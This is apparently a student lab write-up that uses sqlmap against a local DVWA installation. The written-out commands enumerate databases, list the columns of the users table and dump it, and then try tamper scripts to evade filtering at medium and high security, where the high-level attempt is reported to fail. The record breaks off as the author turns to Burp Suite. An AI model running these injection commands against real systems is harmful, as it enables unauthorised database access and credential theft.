

Lab-3

Part -A

Setting DVWA security to low:




Accessing the SQL injection page:


  
Running the sqlmap on it:


sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=6mge2hs6a3v9mhbrn0k60hquun;security=low" --random-agent --flush-session --dbs

Output of the load:




Out of running sqlmap command with –tables: we can see the list of all tables in it.






sqlmap -u [URL] -T [table] –columns output:


sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=6mge2hs6a3v9mhbrn0k60hquun;security=low" -T "users" –columns




sqlmap -u [URL] -T [table] –dump Output:a

sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=6mge2hs6a3v9mhbrn0k60hquun;security=low" -T "users" --dump






Verifying the data we got from sqlmap:




Part-2

In Low mode:




Medium level:

sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=6mge2hs6a3v9mhbrn0k60hquun;security=medium" --tamper=space2comment




High level:

Setting the level to high-



Now are trying to flush the already available connection and trying to connect using sqlmap


sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=6mge2hs6a3v9mhbrn0k60hquun;security=high" --random-agent --flush-session --dbs --tamper=space2comment  


You can see the above screenshot that the session is not created.

Now we will try to increase levels as suggested.


sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=6mge2hs6a3v9mhbrn0k60hquun;security=high" --random-agent --flush-session --dbs --level=5 --risk=3 --tamper=space2comment,between,bluecoat






Unable to get through the system, when the security is in high mode. The test took around 48mins to complete.  
  
Now trying using Burpsuite:

